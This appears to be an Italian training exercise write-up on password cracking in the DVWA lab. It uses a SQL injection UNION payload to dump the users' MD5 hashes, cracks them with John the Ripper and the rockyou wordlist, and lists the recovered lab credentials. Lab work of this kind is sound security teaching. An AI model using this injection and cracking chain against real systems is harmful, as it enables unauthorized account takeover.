
Password cracking

Esercizio del Giorno Esercizio Password cracking
Argomento: Password Cracking - Recupero delle Password in Chiaro

1. Recupero delle password dal database
    - Utilizzare il payload `' UNION SELECT user,password FROM dvwa.users#` per recuperare le password degli users dal database DVWA e assicurarsi che siano in MD5.



2. Copiare tutte le password in un file txt.
3. Esecuzione del cracking delle password tramite John the Ripper

```
┌──(kali㉿vboxkali)-[~/Desktop/john]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3
])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2024-12-12 14:57) 400.0g/s 307200p/s 307200c/s 460800C/s my
3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwor
ds reliably
Session completed.
```

sono visibili solo 4 password perchè probabilmente ci sono due password uguali, quindi si procede con il comando `john --show --format=raw-md5 file.txt` per mostrarle tutte.

Quindi, riprendendo gli username del database DVWA:

```
username: admin
password: password
```


```
username: gordonb
password: abc123
```

```
username: 1337
password: letmein
```

```
username: pablo
password: charley
```

```
username: smithy
password: password
```

EXTRA



Quindi:

```
username: pippo
password: mena
```

```
username: user
password: shadow
```

```
username: user2
password: darksoul
```